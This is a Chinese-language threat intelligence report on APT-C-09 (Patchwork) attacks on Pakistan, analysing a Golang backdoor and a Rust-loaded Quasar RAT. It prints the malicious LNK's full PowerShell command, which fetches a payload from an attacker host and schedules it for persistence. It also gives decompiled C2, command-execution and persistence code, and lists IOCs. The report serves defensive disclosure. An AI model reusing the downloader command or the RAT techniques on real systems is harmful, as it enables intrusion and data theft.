APT-C-09（摩诃草）组织Golang载荷窃密分析

原创 高级威胁研究院 360威胁情报中心 2024年07月22日 11:43 北京

APT-C-09

摩诃草

APT-C-09（摩诃草）（又称白象、Patchwork、Dropping Elephant）是一个具有南亚国家背景的APT组织，长期针对巴基斯坦等周边国家进行网络攻击活动，以窃取敏感信息为主。尽管这些年该组织历史攻击行动及使用的攻击武器被国内外安全厂商多次揭露，但仍未停止其攻击，反而有越演越烈的趋势，一直处于活跃状态。

近期，360高级威胁研究院发现该组织针对巴基斯坦地区的攻击样本，并捕获到基于Golang的新载荷，这类攻击载荷在摩诃草的历史攻击中比较少见。此外基于后台大数据分析关联，我们还捕获到了该组织在同一时期针对同一地区散布Quasar工具进行窃密的行为。这两种攻击武器的交替出现，表明该组织针对同一目标不遗余力，并不断丰富和扩展其攻击武器。因此，在本文中我们将披露这些攻击组件，特别是Golang新载荷，以便对此类威胁有更深入的了解。

一、攻击活动分析

1.恶意载荷分析

本次攻击行动使用的钓鱼文件信息如下所示：


MD5	0aa22fa3333c891a139187442ecf0e81
文件名称	Quran.pdf.lnk
文件大小	3.78 KB (3874字节)
文件类型	lnk

该lnk打开时会调用powershell执行恶意指令。

```
Relative Path: ..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: -w""i 1 $ProgressPreference = 'SilentlyContinue';$a='ps';$c='h';$b='tt';$d=$c+$b+$a;$e='://quranchapter.t-cdn.org/wp-content/wp-includes/docaegeegrgseffefaa/22-Quran';$f=$d+$e;c''url "$f" -O C:\Users\Public\22_Quran.pdf;s''a''p''s C:\Users\Public\22_Quran.pdf;$z='://quranchapter.t-cdn.org/wp-includes/javascript/juicesdafekohioshfoshfhiofh/quran';$y=$d+$z;c''url "$y" -O "C:\Users\Public\hunt";r''e''n -Path "C:\Users\Public\hunt" -NewName "C:\Users\Public\Winver.exe";c''p''i 'C:\Users\Public\22_Quran.pdf' -destination .;sch''ta''s''ks /c''r''e''a''te /Sc minute /Tn EdgeUpdate /tr 'C:\Users\Public\Winver';e''r''a''s''e *d?.?n?
```

该指令的功能为下载诱饵文件（https[:]//quranchapter.t-cdn.org/wp-content/wp-includes/docaegeegrgseffefaa/22-Quran）和恶意载荷（https[:]//quranchapter.t-cdn.org/wp-includes/javascript/juicesdafekohioshfoshfhiofh/quran），并创建计划任务维持持久化。

部分诱饵内容如下：




2.攻击组件分析

lnk文件下载的恶意载荷信息如下：

MD5	4f8bd643c59658e3d5b04d760073cbe9
文件名称	Winver.exe
文件大小	5.36 MB (5619472字节)
文件类型	exe

Winver.exe是一个由Golang编译的恶意软件，并且带有数字签名“RUNSWITHSCISSORS LTD”，具体如下图所示。



需要说明的是，我们捕获的Golang载荷除了上述签名外，还有个别样本签名为“COMPUTING AND CODING LIMITED”，其信息如下，该签名疑似被盗取，因此后续要提防此类签名信息的样本。

另外查看Winver.exe文件的节发现存在.symtab段，.symtab是Linux系统写ELF文件格式的一部分，猜测该样本还有对应的ELF版本。

Nr	Virtual ...	Virtual s...	RAW D...	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h b...	sect. Stats
01 ep	00001000	0027C26E	00000600	0027C400	60000020	.text	FF 20 47 6F 20 62 75 69 6C	Go build ID: "8...	
02	0027E000	002854A8	0027CA00	00285600	40000040	.rdata	00 00 00 01 73 00 01 69 01	□s □i□□F...	
03	00504000	0009B490	00502000	0003E800	C0000040	.data	FF 20 47 6F 20 62 75 69 6C	Go buildinf:□...	
04	005A0000	0000E5D4	00540800	0000E600	40000040	.pdata	80 10 00 00 D5 10 00 00 00	□ □ Z @...	
05	005AF000	000000A8	0054EE00	00000200	40000040	.xdata	01 04 02 05 04 03 01 50 00	□□ □□□□...	
06 im	005B0000	00000516	0054F000	00000600	C0000040	.idata	A6 03 5B 00 00 00 00 00 00	□[([@...	
07	005B1000	0000B526	0054F600	0000B600	42000040	.reloc	00 F0 27 00 04 01 00 00 48	' □□ H P p ...	
08	005BD000	00000004	0055AC00	00000200	42000000	.symtab	04 00 00 00 00 00 00 00 00	□ ...	

Winver样本执行时先获取C2的硬编码值，接着对RC4的密钥和 User-Agent的值进行初始化。

```
if ( dword_998CA0 )
{
  v10 = runtime_gcWriteBarrier1(qword_943820, v2, v1, v3, v4, v5, v6, v7);
  *v8 = v10;
}
qword_943820 = (__int64)&a20060102150405[11204];// https://daily-mashriq.org/goyxdrkhjilchyigflztv
qword_943838 = 32LL;
if ( dword_998CA0 )
{
  v11 = runtime_gcWriteBarrier1(qword_943830, v2, v1, v3, v4, v5, v6, v7);
  *v8 = v11;
}
qword_943830 = (__int64)"455Td4lABl5tvIPAsLeevnMDgXe9IvEu";// RC4密钥
qword_943848 = 25LL;
if ( dword_998CA0 )
{
  v12 = runtime_gcWriteBarrier1(qword_943840, v2, v1, v3, v4, v5, v6, v7);
  *v8 = v12;
}
qword_943840 = (__int64)"AGCYRNRWWWFZZSWWFWDYDCVDN";// "User-Agent"的值
main_sendPing((__int64)"AGCYRNRWWWFZZSWWFWDYDCVDN", v2, v1, v3, v4, v5, v6, v7, (__int64)v8);
}
```

然后使用wmic命令获取UUID的值，若获取失败，则随机生成。

```
v391[0] = "csproduct";
v391[1] = '\t';
v391[2] = "get";
v391[3] = 3LL;
v391[4] = "UUID";
v391[5] = 4LL;
v12 = (exec_Cmd *)os_exec_Command((unsigned int)"wmic", 4, (unsigned int)v391, 3, 3, a6, a7, a8, a9);//
                                                // C:\\Windows\\System32\\Wbem\\wmic.exe
v394 = os_exec__ptr_Cmd_Output(v12);            // UUID
if ( v394.1.tab )
{
  ptr = v394.0.ptr;
  len = v394.0.len;
  v394.0.len = qword_943830;
  v388 = ((__int64 (__golang *)(unsigned int, _DWORD, _DWORD, _DWORD, _DWORD, int, int, int, int, __int64, __int64,
           (unsigned int)&v377,
           qword_943830,
           qword_943838,
           v394.1.tab,
           v394.1.data,
           v13,
           v14,
           v15,
           v16,
           v341,
           v342,
           v343);
  v359 = v394.0.len;
  v358 = v17;
  RandomString = main_generateRandomString(9, v394.0.len, v17, v394.1.tab, v394.1.data, v18, v19, v20, v21, v341);
```

随后获取用户名、主机名、出口IP及国家代码、系统版本及架构、进程名和进程ID等信息。

```
main_getHostname                        .text     000000000067A4C0
main_getExternalIPAndCountryCode        .text     000000000067A500
main_getExternalIPAndCountryCode_f…     .text     000000000067A780
main_getWindowsVersion                  .text     000000000067A7E0
main_getWindowsVersion_func1            .text     000000000067A920
main_getCurrentProcessID                .text     000000000067A980
main_getExecutablePath                  .text     000000000067A9C0
main_getss                              .text     000000000067B280
```

将获取的信息采用RC4+Base64的方式进行加密，并将Base64结果中的“+”替换成“-”和“/”替换成“_”。

```
crypto_rc4__ptr_Cipher_XORKeyStream(v36, v52, v51);
v18 = encoding_base64__ptr_Encoding_EncodeToString(
        (int)qword_942800,
        (int)v37,
        a5,
        a5,
        (int)a4,
        v51.len,
        v51.cap,
        v16,
        v17,
        v26,
        v29);
v21 = strings_Replace(
        v18,
        (_DWORD)v37,
        (unsigned int)"+",
        1,
        (unsigned int)&unk_77A120,          // "-"
        1,
        -1,
        v19,
        v20,
        v27,
        v30,
        v32,
        v34);
LODWORD(v52.ptr) = strings_Replace(
                     v21,
                     (_DWORD)v37,
                     (unsigned int)"/",
                     1,
                     (unsigned int)&unk_77A128,// "_"
                     1,
                     -1,
                     v22,
                     v23,
                     v28,
                     v31,
                     v33,
                     v35);
```

将获取的基本信息进行拼接后采用post的方式发送到C2地址，此时HTTP请求头中用户代理设置为如下值“User-Agent:AGCYRNRWWWFZZSWWFWDYDCVDN”。

```
post_data = fmt_Sprintf(
              (unsigned int)"{\"ii\":\"%d\",\"ii_uid\":\"%s\",\"rip\":\"%s\",\"usrn\":\"%s\",\"hstn\":\"%s\",\"wver\":\"%s\",\"pid\":\"%s\",\"prcn\":\"%s\",\"arch\":\"%s\"}
              107,
              (unsigned int)v392,
              9,
              9,
              v299,
              v300,
              v301,
              v302);
v308 = (uint8 *)((__int64 (__golang *)(_DWORD, _DWORD, int, int, int, int, int, int, int, __int64, __int64, __int64))runtime_stringtoslicebyte)(
                 0,
                 post_data,
                 107,
                 9,
                 9,
                 v304,
                 v305,
                 v306,
                 v307,
                 v341,
                 v342,
                 v343);
v238 = post_data;
LODWORD(post_data) = qword_943828;
v239 = v309;
main_sendHTTPRequest(qword_943820, qword_943828, v308, v238, v309, v310, v311, v312, v313);
time_Sleep(410065408, post_data, v314, v238, v239, v315, v316, v317, v318, v341);
v256 = 0LL;
```


当响应的状态码为“200”时，会读取响应数据进行解析解密，若指令为“suzckdwceefc”，则调用cmd进行命令执行，并将执行结果加密回传。

```
if ( *(_QWORD *)result == 'suzckdwc' && *(_DWORD *)(result + 8) == 'eefc' )
{
  v38 = qword_943830;
  v39 = runtime_stringtoslicebyte((unsigned int)&v231, qword_943830, qword_943838, v31, v32, v34, v35, v36, v37);
  if ( v214 <= 1 )
    runtime_panicIndex(1, v38, 1, v31, v32, v41, v42, v43, v44, v207, v208);
  v45 = v234[2];
  v46 = v234[3];
  v47 = main_decryptRC4(v39, v38, v40, v45, v46, v41, v42, v43, v44);
  if ( v214 <= 3 )
    runtime_panicIndex(3, v38, v214, v45, v46, v48, v49, v50, v51, v207, v208);
  v237 = v234[6];
  v217 = v234[7];
  v52 = v217;
  main_executeCommand(v47, v38, v237, v217, v46, v48, v49, v50, v51);
```

```
v102 = (_ptr_exec_Cmd)os_exec_Command((unsigned int)"cmd.exe", 7, (unsigned int)v105, 2, 2, a6, a7, a8, a9);
v104 = v10;
v16 = runtime_convTstring(v110, a2, v11, 2, 2, v12, v13, v14, v15);
*(_QWORD *)&v104 = &RTYPE_string;
*((_QWORD *)&v104 + 1) = v16;
v101 = (char *)fmt_Sprintf((unsigned int)"cmd.exe /C %s", 13, (unsigned int)&v104, 1, 1, v17, v18, v19, v20);
p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
p_syscall_SysProcAttr->CmdLine.len = 13LL;
```

若指令为“xlsvepfstvuv”，则使用开源库进行屏幕截屏。

```
if ( *(_QWORD *)result == 'xlsvepfs' && *(_DWORD *)(result + 8) == 'tvuv' )
{
  if ( v214 <= 3 )
    runtime_panicIndex(3, 12LL, v214, v31, v32, v34, v35, v36, v37, v207, v208);
  v236 = v234[6];
  v216 = v234[7];
  v117 = v216;
  v118 = main_getss(v236, v216, (__int64)v234, v31, v32, v34, v35, v36, v37);// 截屏
```



二、关联分析

基于后台大数据分析关联，我们还发现了该组织针对同一目标使用Quasar RAT的攻击行为。其样本信息如下所示：

MD5	1154b7d8bd2e631f8fcd50a53d6173ba
文件大小	238 KB (244,504 字节)
文件名	msedge.exe

msedge.exe是一个Rust编译的用于内存加载执行最终载荷的加载器，通过使用更加底层的API函数，以创建线程的方式执行ShellCode，然后通过内存加载的方式，最终执行.Net载荷。此外我们也发现了通过NtQueueApcThread执行shellcode的攻击样本，该样本与msedge.exe只是shellcode执行方式不一致，其他均一致。

```
do
{
  v5 = *(v4 + v3 + 32);
  *&v2[v3 - 48] = *(v4 + v3 + 48);
  *&v2[v3 - 64] = v5;
  v6 = *(v4 + v3 + 64);
  *&v2[v3 - 16] = *(v4 + v3 + 80);
  *&v2[v3 - 32] = v6;
  v7 = *(v4 + v3 + 96);
  *&v2[v3 + 16] = *(v4 + v3 + 112);
  *&v2[v3] = v7;
  v8 = *(v4 + v3 + 144);
  *&v2[v3 + 32] = *(v4 + v3 + 128);
  *&v2[v3 + 48] = v8;
  v3 += 128i64;
}
while ( v3 < 0x3DFD6 );
NtProtectVirtualMemory(0xFFFFFFFFFFFFFFFFi64, &BaseAddress, RegionSize, 1u, OldAccessProtection);
NtProtectVirtualMemory(0xFFFFFFFFFFFFFFFFi64, &BaseAddress, RegionSize, 0x10u, OldAccessProtection);
Handle[0] = 0i64;
NtCreateThreadEx(Handle, 0x2000000i64, 0i64, -1i64, BaseAddress, 0i64, 0, 0i64, 0i64, 0i64, 0i64);
NtWaitForSingleObject(Handle[0], 0, 0i64);
return sub_13F6B0A30(v15, 253909i64, 1i64);

: Pure code
 segment byte public 'CODE' use64
 assume cs:seg000
 ;org 1D40000h
 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
 call    sub_1D77DC5
 sar     byte ptr [rbp+3], 0
 enter   0FFFFFFFFFFFFAA42h, 86h
 mov     dl, 0CBh
 fcmovb  st, st(4)
 xchg    eax, esp
 mov     ds:0A3EB8752793A2826h, eax
```

最终载荷是一个被严重混淆过的C#程序，经过分析该载荷属于Quasar远控程序（https://github.com/quasar/Quasar），程序名为Client.exe，该远控程序也多次被摩诃草组织使用。

Client.exe首先使用Base64解码，以及AES-128的CBC模式解密基本的配置信息，如下表。

ProjectName	Office04
Version	1.0.0.0
rawHosts	172.81.60.46:1005
DirName	SubDir
FileName	Client.exe
Mutex	QSR_MUTEX_UCsz1CfvA68LlAOO2s
SchTaskName	Quasar Client Startup

在解密配置信息之后，会根据用户类型的不同创建持久化，如果是管理员用户，就创建计划任务以及通过注册表HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run进行持久化，如果不是Admin用户，则只是通过注册表进行持久化。

```
public static bool AutoStart()
{
    if (GClass24.GetUserType() == "Admin")
    {
        try
        {
            Process process = Process.Start(new ProcessStartInfo("schtasks")
            {
                Arguments = string.Concat(new string[]
                {
                    "/create /tn \"",
                    GClass0.SchTaskName,
                    "\" /sc ONLOGON /tr \"",
                    GClass34.CurrentPath,
                    "\" /rl HIGHEST /f"
                }),
                UseShellExecute = false,
                CreateNoWindow = true
            });
            process.WaitForExit(1000);
            if (process.ExitCode == 0)
            {
                return true;
            }
        }
        catch (Exception)
        {
        }
        return GClass30.smethod_0(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.SchTaskName, GClass34.CurrentPath, true);
    }
    return GClass30.smethod_0(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.SchTaskName, GClass34.CurrentPath, true);
}
```

最后通过socket方式连接C2服务器，并通过事件方式用于接收数据以及执行对应的远控操作，具体远控指令如下。


指令	含义
DoClientDisconnect	断开连接
DoClientUninstall	卸载客户端
GetProcesses	枚举进程
DoProcessKill	杀死进程
DoProcessStart	创建进程
GetDrives	获取驱动器信息
GetDirectory	获取目录信息和文件信息
DoDownloadFile	下载文件
DoUploadFile	上传文件
DoMouseEvent	鼠标事件
DoKeyboardEvent	键盘事件
GetSystemInfo	获取系统信息
DoShellExecute	执行Shell
DoPathRename	重命名
DoPathDelete	删除文件
GetStartupItems	获取启动项信息
DoStartupItemAdd	添加启动项
DoStartupItemRemove	删除启动项
DoDownloadFileCancel	下载文件管道
DoLoadRegistryKey	注册表检索
DoCreateRegistryKey	创建注册表键
DoDeleteRegistryKey	删除注册表键
DoRenameRegistryKey	重命名注册表键
DoCreateRegistryValue	设置注册表值
DoDeleteRegistryValue	删除注册表值
GetScreenshot	截图
DoDownloadDirectory	下载目录

三、归属研判

通过对样本整体分析，我们发现本次攻击行动与摩诃草组织之前使用的攻击手段相符合。

1.恶意lnk的参数及使用方式和恶意载荷所携带的签名“RUNSWITHSCISSORS LTD”都与我们之前关于该组织的报道一致[1]。

2.本次载荷通联C2中包含“b-cdn”、“t-cdn”等字符串，这类字符串经常出现在摩诃草组织以往C2中。此外多个C2服务器使用“Let’s Encrypt”颁发的免费证书，这与之前摩诃草的BADNEWS木马服务器也类似。



3.Golang新载荷使用RC4+Base64的算法，该类算法在该组织其他载荷中也被使用过。另外，针对同一目标使用的Quasar RAT之前也被披露过。

4.最后结合样本上传地址为巴基斯坦，符合攻击者目标，综上将其这类攻击归属于APT-C-09(摩诃草)组织。

总结

APT-C-09（摩诃草）组织从2013年被披露后，从未停止相关攻击活动，长期针对巴基斯坦等周边国家进行攻击，在最新的攻击样本中，我们观察到该组织使用Golang编写的后门载荷，以及使用Rust编写的加载器加载Quasar的攻击组件，这都进一步揭示了其在不断演进和提升技术水平的过程中，还在积极地扩展其攻击武器，以更好地适应网络安全防御的不断升级。

在这里提醒用户加强安全意识，切勿执行未知样本或点击来历不明的链接等操作。这些行为可能导致系统在没有任何防范的情况下被攻陷，从而导致机密文件和重要情报的泄漏。

附录 IOC

MD5：

0aa22fa3333c891a139187442ecf0e81

4f8bd643c59658e3d5b04d760073cbe9

dfb97438f0ec94e78a2a1e3d32bc11d5

13dcd6f1fd44f7f15651153167b646cc

1154b7d8bd2e631f8fcd50a53d6173ba

C&C：

https://quranchapter.t-cdn[.]org/wp-includes/javascript/juicesdafekohioshfoshfhiofh/quran

https://ruz98.b-cdn[.]net/22

https://daily-mashriq[.]org/goyxdrkhjilchyigflztv

https://espncrics[.]info/goaimdzfecbgrjjxdamdoo

172.81.60[.]46:1005

参考

[1]https://mp.weixin.qq.com/s/SAt5NU-hCbSOD6jI8gkkFQ

360高级威胁研究院

360高级威胁研究院是360数字安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。